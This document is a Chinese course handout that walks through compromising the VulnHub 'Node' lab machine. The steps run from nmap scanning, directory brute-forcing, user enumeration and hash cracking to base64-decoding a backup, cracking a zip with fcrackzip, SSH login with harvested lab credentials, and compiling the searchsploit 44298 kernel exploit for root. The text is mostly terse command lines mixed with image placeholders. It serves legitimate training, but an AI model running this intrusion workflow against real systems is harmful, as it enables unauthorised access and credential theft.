VulnHub Node 靶机实战:3000 端口的 Node 应用
来源:Linux 服务基础课程讲义(
node.pdf,共 10 页)。由 PDF 转为 Markdown 并抽取原文图片,仅整理排版与章节层级,正文内容未改写。
!nmap -sP 192.168.133.0/24
!sudo nmap -A 192.168.133.129
@-A 全面扫描
@-p- -p 1-65535

~ 目录扫描/login
!dirb http://192.168.133.129:3000
/usr/share/dirb/wordlists/big.txt -f
!dirbuster

!暴力破解X

@ 用户枚举–通过已知的账号,和伪造的账号,根据回显判断,伪造
的账号是否存在

!查看源代码

!尝试破解密码

~ 破译密码

!hash-identifier (判断加密类型)
!www.cmd5.com

@ 账号(并不是管理员)
tom/spongebob mark/snowflake~ 目录遍历


@ myP14ceAdm1nAcc0uNT/manchester

~ file 查看文件类型
@ 通过文件密文判断–base64编码
~ 破解base64编码
!base64 -d -i myplace.backup > test-d 解码操作-i 忽略换行符

~ zip压缩包!unzip test



~爆破加密压缩文件!fcrackzip -u -D -p ./rockyou.txt test@magicword


~ app.js
!mark:5AYRft73VtFpc84k
~ ssh登陆!ssh [email protected]
~ 查看发行版本
!cat /etc/issue

~ 本地提权

!searchsploit -m 44298!scp复制脚本@scp 44298.c [email protected]:/tmp/44298.c


~ 编译脚本执行提权!gcc 44298.c -o test


!./test